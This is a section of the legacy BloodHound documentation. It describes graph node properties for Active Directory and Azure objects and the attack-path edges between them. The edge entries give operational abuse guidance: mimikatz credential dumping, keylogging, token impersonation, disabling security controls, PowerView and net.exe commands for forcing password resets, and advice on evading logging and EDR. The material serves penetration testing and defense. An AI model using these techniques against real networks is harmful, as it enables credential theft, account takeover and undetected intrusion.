- **Object ID**: The GUID of the GPO, pulled from the GUID property on the GPO from Active Directory
- **GPO File Path**: The location on a domain controller where the Group Policy files for this GPO are located. Particularly relevant for when you are doing group policy-based attacks, or for pillaging group policy files for juicy information such as clear text passwords. For more info about GPO-based attacks, see https://wald0.com/?p=179

#### Extra Properties

- **distinguishedname** The distinguished name (DN) of the GPO
- **domain**: The FQDN of the domain this GPO resides in
- **name**: The name of the GPO, useful for differentiating GPOs with the same name in different domains

#### Affected Objects

- **Directly Affected OUs**: GPOs can be linked to domains, OUs, and sites. This number shows the number of domain/OU objects this GPO is linked to
- **Affected OUs**: The actual number of OUs affected by the GPO, regardless of OU tree depth
- **Computer Objects**: The number of computers this GPO applies to. Click the number to visually see how the GPO applies to those computers
- **User Objects**: The number of user objects this GPO applies to. Click the number to visually see how the GPO applies to those users

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are listed as the IdentityReference on an abusalbe ACE on the GPO's DACL. In other words, the number of principals that can modify the GPO
- **Unrolled Object Controllers**: The real number of principals that have control of this GPO through security group nestings
- **Transitive Object Controllers**: The number of principals that can take control of this GPO through ACL-based attacks

### 4.10.6 OUs

At the top of the node info tab you will see this info about the OU:

- **OU NAME@DOMAIN.COM**: The UPN formatted name of the OU
- **See OU Within Domain Tree**: Click this to see the placement of the OU within the OU tree

#### Node Properties

- **Object ID**: The GUID of the OU, mapped internally in the neo4j database as its objectid
- **Blocks Inheritance**: Whether the OU blocks group policy enforcement inheritence. For more information about this concept, see https://wald0.com/?p=179

#### Extra Properties

- **distinguishedname**: The distinguished name (DN) of the OU
- **domain**: The FQDN of the domain the OU resides in
- **name**: The name of the OU, used to differentiate OUs with the same name in different domains

#### Affecting GPOs

- **GPOs Directly Affecting This OU**: The number of OUs that are directly linked to this OU
- **GPOs Affecting This OU**: The number of GPOs that apply to this OU, regardless of how many levels deep the OU is from the actual object the GPO is applied to. Easier to understand by clicking the number and visually seeing the connections

#### Descendant Objects

- **Total User Objects**: The total number of users under this OU, regardless of whether those users belong to OUs under this OU, etc.
- **Total Group Objects**: The number of security groups under this OU
- **Total Computer Objects**: The number of computer objects under this OU
- **Sibling Objects within OU**: The total number of other objects that belong to the same OU this OU belongs to

### 4.10.7 AZTenant

At the top of the node info tab you will see the following info:

- **TENANT NAME**: The name of the tenant in Azure.

#### Node Properties

- **Object ID**: The tenant ID for the tenant.

#### Extra Properties

- **Object ID**: The tenant ID for the tenant.

#### Descendant Objects

- **Subscriptions**: The subscriptions that fall under the tenant
- **Total VM Objects**: The virtual machine resources in Azure resources
- **Total Resource Group Objects**: The resource groups contained within the subscriptions under the tenant
- **Total Key Vault Objects**: The key vault resources within Azure resources
- **Total User Objects**: The number of users in AzureAD
- **Total Group Objects**: The number of groups in AzureAD

#### Inbound Control

- **Global Admins**: Principals with the Global Admin role activated against this tenant
- **Privileged Role Admins**: Principlas with the Privileged Role Admin role activated against this tenant
- **Transitive Object Controllers**: Principals with an object-control attack path to the tenant

### 4.10.8 AZUser

At the top of the node info tab you will see the following info:

- **USERNAME@DOMAIN.COM**: the fully formatted name of the user, directly from Azure.

#### Overview

- **Sessions**: The count of computers this user has been observed logging onto. Click this number to visually see the connections between those computers and this user.
- **Reachable High Value Targets**: The count of how many high value targets this user has an attack path to. A high value target is by default any computer or user that belongs to the domain admins, domain controllers, and several other high privilege Active Directory groups. Click this number to see the shortest attack paths from this user to those high value targets.

#### Node Properties

- **Object ID**: The user's object ID in AzureAD.

#### Group Membership

This section displays stats about Active Directory security groups the user belongs to:

- **First Degree Group Memberships**: The AzureAD security groups the user is directly added to.
- **Unrolled Group Membership**: Groups that can be added to groups in AzureAD.

#### Outbound Object Control

- **First Degree Object Control**: The number of objects where this user has direct control of in AzureAD and Azure resources.
- **Group Delegated Object Control**: The number of objects in AzureAD and Azure resources where the group the user is assigned to has direct control over.
- **Transitive Object Control**: The number of objects this user can gain control of by performing ACL-only based attacks in Active Directory. In other words, the maximum number of objects the user can gain control of without needing to pivot to any other system in the network, just by manipulating objects in the directory

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that have direct control of this user.
- **Unrolled Object Controllers**: The number of principals that have control of this object through Azure group delegation.
- **Transitive Object Controllers**: The number of objects in AD that can achieve control of this object through ACL-based attacks

### 4.10.9 AZGroup

At the top of the node info tab you will see the following info:

- **GROUPNAME**: The name of the AzureAD Group.

#### Overview

- **Sessions**: The number of on-premise computers that users belonging to this group have been seen logging onto. This will include users that belong to this group through any number of nested memberships. Very useful for targetting users that belong to a particular security group
- **Reachable High Value Targets**: The count of how many high value targets this group (and therefore the users belonging to this group) has an attack path to. A high value target is by default any computer or user that belongs to the domain admins, domain controllers, and several other high privilege on-premise Active Directory groups. Click this number to see the shortest attack paths from this user to those high value targets.

#### Node Properties

- **Object ID**: The group's objectID in AzureAD

#### Extra Properties

- **Object ID**: The group's objectID in AzureAD

#### Group Members

- **Direct Members**: The number of principals that have been directly added to this in AzureAD.
- **Unrolled Members**: The actual number of users that effectively belong to this group, no matter how many layers of nested group membership that goes

- **On-Prem Members**: The number of users that contain an on-premise SID that are members of the group.

#### Group Membership

- **First Degree Group Membership**: The number of groups this group has been added to
- **Unrolled Member Of**: The number of groups this group belongs to through nested group memberships

#### Outbound Object Control

- **First Degree Object Control**: In AzureAD, the number of objects where this group has direct control of.
- **Group Delegated Object Control**: The number of objects where this group has control via security group delegation, regardless of how deep those group nestings may go.
- **Transitive Object Control**: The number of objects this group can gain control through an object-control abuse attack path.

#### Inbound Object Control

- **Explicit Object Controllers**: In AzureAD, the number of principals that have direct control of this group.
- **Unrolled Object Controllers**: The *actual* number of principals that have control of this group through security group delegation. This number can sometimes be wildly higher than the previous number
- **Transitive Object Controllers**: The number of objects that can assume control of this group through an object-control attack path.

### 4.10.10 AZApp

At the top of the node info tab you will see the following info:

- **APPID**: The application ID of the application in AzureAD.

#### Inbound Object Control

- **Explicit Object Controllers**: The principals in AzureAD that are part of a role which can directly control the application.
- **Unrolled Object Controllers**: The number of principals that can control the application through group membership and the roles applied to that group.
- **Transitive Object Controllers**: The number of objects in AzureAD that can achieve control of this object through an object-control attack path.

### 4.10.11 AZSubscription

At the top of the node info tab you will see the following info:

- **See Subscription Under Tenant**: See where the subscription lives relative to the tenant it trusts.

#### Node Properties

- **Object ID**: The Azure objectid for the resource group.

#### Descendent Objects

- **Total VM Objects**: The VMs in Azure that belong to the subscription
- **Total Resource Group Objects**: The resource groups that belong to the subscription
- **Total Key Vault Objects**: The Key vaults in Azure that belong to the subscription

### 4.10.12 AZResourceGroup

At the top of the node info tab you will see the following info:

- **RESOURCEGROUPNAME**: The full name of the resource group.

#### Node Properties

- **Object ID**: The Azure objectid for the resource group.

#### Descendent Objects

- **Descendent VMs**: The VMs in Azure that belong to the resource group
- **Descendent KeyVaults**: The Key vaults in Azure that belong to the resource group

#### Inbound Object Control

- **Explicit Object Controllers**: The principals in AzureAD that directly can control the resource group.
- **Unrolled Object Controllers**: The number of principals that can control the resource group through group membership.
- **Transitive Object Controllers**: The number of objects in AzureAD that can achieve control of this object through object-control attack paths.

### 4.10.13 AZVM

At the top of the node info tab you will see the following info:

- **COMPUTERNAME**: The full name of the VM

#### Overview

- **See VM within Tenant**: Unrolls the VM membership within Azure, displaying the VM's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the VM.

#### Node Properties

- **Object ID**: The Azure objectid for the VM.

#### Extra Properties

- **Object ID**: The Azure objectid for the computer.

#### Inbound Execution Privileges

- **First Degree Execution Rights**: Principals that have the ability to execute commands or directly log onto the machine.
- **Group Delegated Execution Rights**: Groups that have the ability to execute commands or directly log onto the machine.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to manage or execute code on the machine.
- **Unrolled Object Controllers**: The actual number of principals that have control of this object through security group delegation. This number can sometimes be wildly higher than the previous number
- **Transitive Object Controllers**: The number of objects in AzureAD that can achieve control of this object through object-control attack paths.

### 4.10.14 AZDevice

At the top of the node info tab you will see the following info:

- **DEVICENAME**: The full name of the device

#### Node Properties

- **Object ID**: The Azure objectid for the device.

#### Inbound Execution Privileges

- **Owners**: Principals that have the ability to execute commands or directly log onto the machine.
- **InTune Admins**: Principals that have the ability to setup InTune scripts to run on the machine.

### 4.10.15 AZServicePrincipal

At the top of the node info tab you will see the following info:

- **ObjectID**: The object ID of the service principal in AzureAD.

#### Group Membership

This section displays stats about Active Directory security groups the user belongs to:

- **First Degree Group Memberships**: The AzureAD security groups the service principal is directly added to.
- **Unrolled Group Membership**: Groups that are added to groups in AzureAD.

#### Outbound Object Control

- **First Degree Object Control**: The number of objects where this service principal has direct control of in AzureAD and Azure resources.
- **Group Delegated Object Control**: The number of objects in AzureAD and Azure resources where the group the service principal is assigned to has direct control over.
- **Transitive Object Control**: The number of objects this service principal can gain control of by performing object-control attack paths

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that have direct control of this service principal.
- **Unrolled Object Controllers**: The number of principals that have control of this object through Azure group delegation.
- **Transitive Object Controllers**: The number of objects in AD that can achieve control of this object through object-control attack paths

### 4.10.16 AZAutomationAccount

Automation Accounts are one of several services falling under the umbrella of "Azure Automation". Azure admins can use Automation Accounts to automate a variety of business operations, such as creating and configuring Virtual Machines in Azure.

Automation Accounts offer different process automation services, but at the core of all those services are what are called Runbooks.

Read more about how attackers abuse Automation Accounts in this blog post: https://medium.com/p/82667d17187a

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.17 AZContainerRegistry

Azure Container Registry (ACR) is Microsoft's implementation of the Open Container Initiative's (OCI) Distribution Spec, which itself is based on the original Docker Registry protocol. In plain English: ACR stores and manages container images for you. ACR serves those images, making them available to run locally, on some remote system, or as an Azure Container Instance. You can think of ACR as being somewhat analogous to your very own Docker Registry.

Read more about how attackers abuse Container Registries in this blog post: https://medium.com/p/1f407bfaa465

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.18 AZFunctionApp

Functions are one of several services falling under the umbrella of "Azure Automation". Azure admins can create functions using a variety of language (C#, Java, PowerShell, etc.), then run those functions on-demand in Azure. Functions are hosted and grouped together in Azure using Function Apps.

Read more about how attackers abuse Function Apps in this blog post: https://medium.com/p/300065251cbe

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.19 AZLogicApp

Logic Apps are another Azure service falling under the general umbrella of "Azure Automation". Admins can use Logic Apps to construct what are called "workflows". Workflows are comprised of triggers and actions that occur as a result of those triggers.

Read more about how attackers abuse Logic Apps in this blog post: https://medium.com/p/52b29354fc54

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.20 AZManagedCluster

Azure Kubernetes Service Managed Clusters provide Azure admins an easy way to create and maintain Kubernetes clusters.

Read about how attackers abuse AKS Managed Clusters in this blog post: https://www.netspi.com/blog/technical/cloud-penetration-testing/extract-credentials-from-azure-kubernetes-service/

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.

- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.21 AZVMScaleSet

Azure Virtual Machine Scale Sets are used by AKS Managed Clusters to spin up and spin down compute nodes. They can also by used by admins to spin up and manage virtual machines outside of the AKS use-case.

Read about how attackers abuse Virtual Machine Scale Sets in this blog post: https://www.netspi.com/blog/technical/cloud-penetration-testing/extract-credentials-from-azure-kubernetes-service/

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.22 AzWebApp

Azure App Service is a Platform-as-a-Service product that promises to improve web application deployment, hosting, availability, and security. Web Apps hosted by Azure App Service are organized into Azure App Service Plans, which are Virtual Machines that the Web Apps in that plan all run on.

Read more about how attackers abuse Web Apps in this blog post: https://medium.com/p/c3adefccff95

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **See asset within Tenant**: Unrolls the asset's membership within Azure, displaying the asset's resource group & subscription.
- **Managed Identities**: Shows the assigned managed identity service principals for the asset.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.

#### Extra Properties

- **tenantid**: The Azure tenant ID for the asset.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.23 AzManagementGroup

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Overview

- **Reachable High Value Targets**: The count of how many high value targets this asset has an attack path to. Click this number to see the shortest attack paths from this asset to those high value targets.

#### Node Properties

- **Object ID**: The Azure objectid for the asset.
- **Tenant ID**: The Azure tenant ID for the asset.

#### Extra Properties

No extra properties.

#### Descendent Objects

The number of assets under this asset categorized in Azure asset types.

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

### 4.10.24 AzRole

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the role

#### Node Properties

- **Object ID**: The Azure objectid for the role.
- **Display Name**: The display name of the role.
- **Enabled**: Whether the role is enabled or disabled.
- **Description**: Description of the role.
- **Template ID**: Template ID of the role.
- **Tenant ID**: The Azure tenant ID for the role.

#### Extra Properties

- **isbuiltin**: Whether the role is an Azure built-in role or custom.

#### Assignments

- **Active Assignments**: The assets with this role actively assigned.

### 4.10.25 AZKeyVault

At the top of the node info tab you will see the following info:

- **NAME**: The full name of the asset

#### Node Properties

- **Object ID**: The Azure objectid for the asset.
- **Enable RBAC Authorization**: Whether the Key Vault has RBAC authorization enabled or not.
- **Tenant ID**: The Azure tenant ID for the asset.

### Vault Readers

The number of assets that can read keys, certificates, and secrets in the Key Vault.

### Inbound Object Control


- **Explicit Object Controllers**: The number of principals that are in a role that has the ability to control this asset.
- **Unrolled Object Controllers**: The actual number of principals that have control of this asset through security group delegation. This number can sometimes be wildly higher than the previous number.
- **Transitive Object Controllers**: The number of assets in Azure that can achieve control of this object through control attack paths.

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: About BloodHound Edges

## 4.11 Edges

Edges are part of the graph construct, and are represented as links that connect one node to another. For example, this shows the user node for David McGuire connected to two groups, "Domain Admins" and "Domain Users", via the "MemberOf" edge, indicating this user belongs to both of those groups:




The direction of the edge always indicates the direct of attack, or the direction of escalating privileges. For example, because the David McGuire user belongs to the Domain Users and Domain Admins group, his user has the same privileges both of those groups have.

### 4.11.1 AdminTo

This edge indicates that principal is a local administrator on the target computer. By default, administrators have several ways to perform remote code execution on Windows systems, including via RDP, WMI, WinRM, the Service Control Manager, and remote DCOM execution.

Further, administrators have several options for impersonating other users logged onto the system, including plaintext password extraction, token impersonation, and injecting into processes running as another user.

Finally, administrators can often disable host-based security controls that would otherwise prevent the aforementioned techniques.

#### Abuse Info

There are several ways to pivot to a Windows system. If using Cobalt Strike's beacon, check the help info for the commands "psexec", "psexec_psh", "wmi", and "winrm". With Empire, consider the modules for Invoke-PsExec, Invoke-DCOM, and Invoke-SMBExec.

With Metasploit, consider the modules "exploit/windows/smb/psexec", "exploit/windows/winrm/winrm_script_exec", and "exploit/windows/local/ps_wmi_exec".

Additionally, there are several manual methods for remotely executing code on the machine, including via RDP, with the service control binary and interaction with the remote machine's service control manager, and remotely instantiating DCOM objects. For more information about these lateral movement techniques, see the References section below.

**Gathering credentials**

The most well-known tool for gathering credentials from a Windows system is mimikatz. mimikatz is built into several agents and toolsets, including Cobalt Strike's beacon, Empire, and Meterpreter. While running in a high integrity process with SeDebugPrivilege, execute one or more of mimikatz's credential gathering techniques (e.g.: sekurlsa::wdigest, sekurlsa::logonpasswords, etc.), then parse or investigate the output to find clear-text credentials for other users logged onto the system.

You may also gather credentials when a user types them or copies them to their clipboard! Several keylogging capabilities exist, several agents and toolsets have them built-in. For instance, you may use meterpreter's "keyscan_start" command to start keylogging a user, then "keyscan_dump" to return the captured keystrokes. Or, you may use PowerSploit's Invoke-ClipboardMonitor to periodically gather the contents of the user's clipboard.

**Token Impersonation**

You may run into a situation where a user is logged onto the system, but you can't gather that user's credential. This may be caused by a host-based security product, lsass protection, etc. In those circumstances, you may abuse Windows' token model in several ways. First, you may inject your agent into that user's process, which will give you a process token as that user, which you can then use to authenticate to other systems on the network. Or, you may steal a process token from a remote process and start a thread in your agent's process with that user's token. For more information about token abuses, see the References tab.

**Disabling host-based security controls**

Several host-based controls may affect your ability to execute certain techniques, such as credential theft, process injection, command line execution, and writing files to disk. Administrators can often disable these host-based controls in various ways, such as stopping or otherwise disabling a service, unloading a driver, or making registry key changes. For more information, see the References section below.

### Opsec Considerations

There are several forensic artifacts generated by the techniques described above. For instance, lateral movement via PsExec will generate 4697 events on the target system. If the target organization is collecting and analyzing those events, they may very easily detect lateral movement via PsExec.

Additionally, an EDR product may detect your attempt to inject into lsass and alert a SOC analyst. There are many more opsec considerations to keep in mind when abusing administrator privileges. For more information, see the References section below.

### References

https://attack.mitre.org/wiki/Lateral_Movement

**Gathering Credentials**

- http://blog.gentilkiwi.com/mimikatz
- https://github.com/gentilkiwi/mimikatz
- https://adsecurity.org/?page_id=1821
- https://attack.mitre.org/wiki/Credential_Access

**Token Impersonation**

- https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-security-implications-of-windows-access-tokens-2008-04-14.pdf
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-TokenManipulation.ps1
- https://attack.mitre.org/wiki/Technique/T1134

**Disabling host-based security controls**

- https://blog.netspi.com/10-evil-user-tricks-for-bypassing-anti-virus/
- https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/

**Opsec Considerations**

- https://blog.cobaltstrike.com/2017/06/23/opsec-considerations-for-beacon-commands/

### 4.11.2 MemberOf

Groups in active directory grant their members any privileges the group itself has. If a group has rights to another principal, users/computers in the group, as well as other groups inside the group inherit those permissions.

#### Abuse Info

No abuse is necessary. This edge simply indicates that a principal belongs to a security group.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://adsecurity.org/?tag=ad-delegation
- https://www.itprotoday.com/management-mobility/view-or-remove-active-directory-delegated-permissions

---

### 4.11.3 HasSession

When a user authenticates to a computer, they often leave credentials exposed on the system, which can be retrieved through LSASS injection, token manipulation or theft, or injecting into a user's process.

Any user that is an administrator to the system has the capability to retrieve the credential material from memory if it still exists.

**Note:** A session does not guarantee credential material is present, only possible.

This video explains exactly how BloodHound's session data collection method works:

#### Abuse Info

When a user has a session on the computer, you may be able to obtain credentials for the user via credential dumping or token impersonation. You must be able to move laterally to the computer, have administrative access on the computer, and the user must have a non-network logon session on the computer.

Once you have established a Cobalt Strike Beacon, Empire agent, or other implant on the target, you can use mimikatz to dump credentials of the user that has a session on the computer. While running in a high integrity process with SeDebugPrivilege, execute one or more of mimikatz's credential gathering techniques (e.g.: sekurlsa::wdigest, sekurlsa::logonpasswords, etc.), then parse or investigate the output to find clear-text credentials for other users logged onto the system.

You may also gather credentials when a user types them or copies them to their clipboard! Several keylogging capabilities exist, several agents and toolsets have them built-in. For instance, you may use meterpreter's "keyscan_start" command to start keylogging a user, then "keyscan_dump" to return the captured keystrokes. Or, you may use PowerSploit's Invoke-ClipboardMonitor to periodically gather the contents of the user's clipboard.

**Token Impersonation**

You may run into a situation where a user is logged onto the system, but you can't gather that user's credential. This may be caused by a host-based security product, lsass protection, etc. In those circumstances, you may abuse Windows' token model in several ways. First, you may inject your agent into that user's process, which will give you a process token as that user, which you can then use to authenticate to other systems on the network. Or, you may steal a process token from a remote process and start a thread in your agent's process with that user's token. For more information about token abuses, see the References section below.

User sessions can be short lived and only represent the sessions that were present at the time of collection. A user may have ended their session by the time you move to the computer to target them. However, users tend to use the same machines, such as the workstations or servers they are assigned to use for their job duties, so it can be valuable to check multiple times if a user session has started.

### Opsec Considerations

An EDR product may detect your attempt to inject into lsass and alert a SOC analyst. There are many more opsec considerations to keep in mind when stealing credentials or tokens. For more information, see the References section.

### References

- http://blog.gentilkiwi.com/mimikatz
- https://github.com/gentilkiwi/mimikatz
- https://adsecurity.org/?page_id=1821
- https://attack.mitre.org/wiki/Credential_Access

**Token Impersonation**

- https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-security-implications-of-windows-access-tokens-2008-04-14.pdf
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-TokenManipulation.ps1
- https://attack.mitre.org/wiki/Technique/T1134

---

## 4.11.4 HasSIDHistory

The given source principal has, in its SIDHistory attribute, the SID for the target principal.

When a kerberos ticket is created for source principal, it will include the SID for the target principal, and therefore grant the source principal the same privileges and permissions as the target principal.

### Abuse Info

No special actions are needed to abuse this, as the kerberos tickets created will have all SIDs in the object's SID history attribute added to them; however, if traversing a domain trust boundary, ensure that SID filtering is not enforced, as SID filtering will ignore any SIDs in the SID history portion of a kerberos ticket.

By default, SID filtering is not enabled for all domain trust types.

### Opsec Considerations

No opsec considerations apply to this edge.

### References

- https://blog.harmj0y.net/redteaming/the-trustpocalypse/
- https://blog.harmj0y.net/redteaming/a-guide-to-attacking-domain-trusts/
- https://adsecurity.org/?p=1772
- https://adsecurity.org/?tag=sidhistory
- https://attack.mitre.org/techniques/T1178/
- https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

---

## 4.11.5 ForceChangePassword

This edge indicates that the principal can reset the password of the target user without knowing the current password of that user.

To see an example of this edge being abused, see this clip from Derbycon 2017:

### Abuse Info

There are at least two ways to execute this attack. The first and most obvious is by using the built-in net.exe binary in Windows (e.g.: net user dfm.a Password123! /domain). See the opsec considerations section for why this may be a bad idea. The second, and highly recommended method, is by using the Set-DomainUserPassword function in PowerView. This function is superior to using the net.exe binary in several ways. For instance, you can supply alternate credentials, instead of needing to run a process as or logon as the user with the ForceChangePassword privilege. Additionally, you have much safer execution options than you do with spawning net.exe (see the opsec info below).

To abuse this privilege with PowerView's Set-DomainUserPassword, first import PowerView into your agent session or into a PowerShell instance at the console. You may need to authenticate to the Domain Controller as the user with the password reset privilege if you are not running a process as that user.

To do this in conjunction with Set-DomainUserPassword, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('CONTOSO\\dfm.a',
↪$SecPassword)
```

Then create a secure string object for the password you want to set on the target user:

```
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
```

Finally, use Set-DomainUserPassword, optionally specifying $Cred if you are not already running within a process as the user with the password reset privilege

```
Set-DomainUserPassword -Identity andy -AccountPassword $UserPassword -Credential $Cred
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references section below.

### Opsec Considerations

Executing this abuse with the net binary will necessarily require command line execution. If your target organization has command line logging enabled, this is a detection opportunity for their analysts.

Regardless of what execution procedure you use, this action will generate a 4724 event on the domain controller that handled the request. This event may be centrally collected and analyzed by security analysts, especially for users that are obviously very high privilege groups (i.e.: Domain Admin users). Also be mindful that PowerShell v5 introduced several key security features such as script block logging and AMSI that provide security analysts another detection opportunity. You may be able to completely evade those features by downgrading to PowerShell v2.

Finally, by changing a service account password, you may cause that service to stop functioning properly. This can be bad not only from an opsec perspective, but also a client management perspective. Be careful!

### References

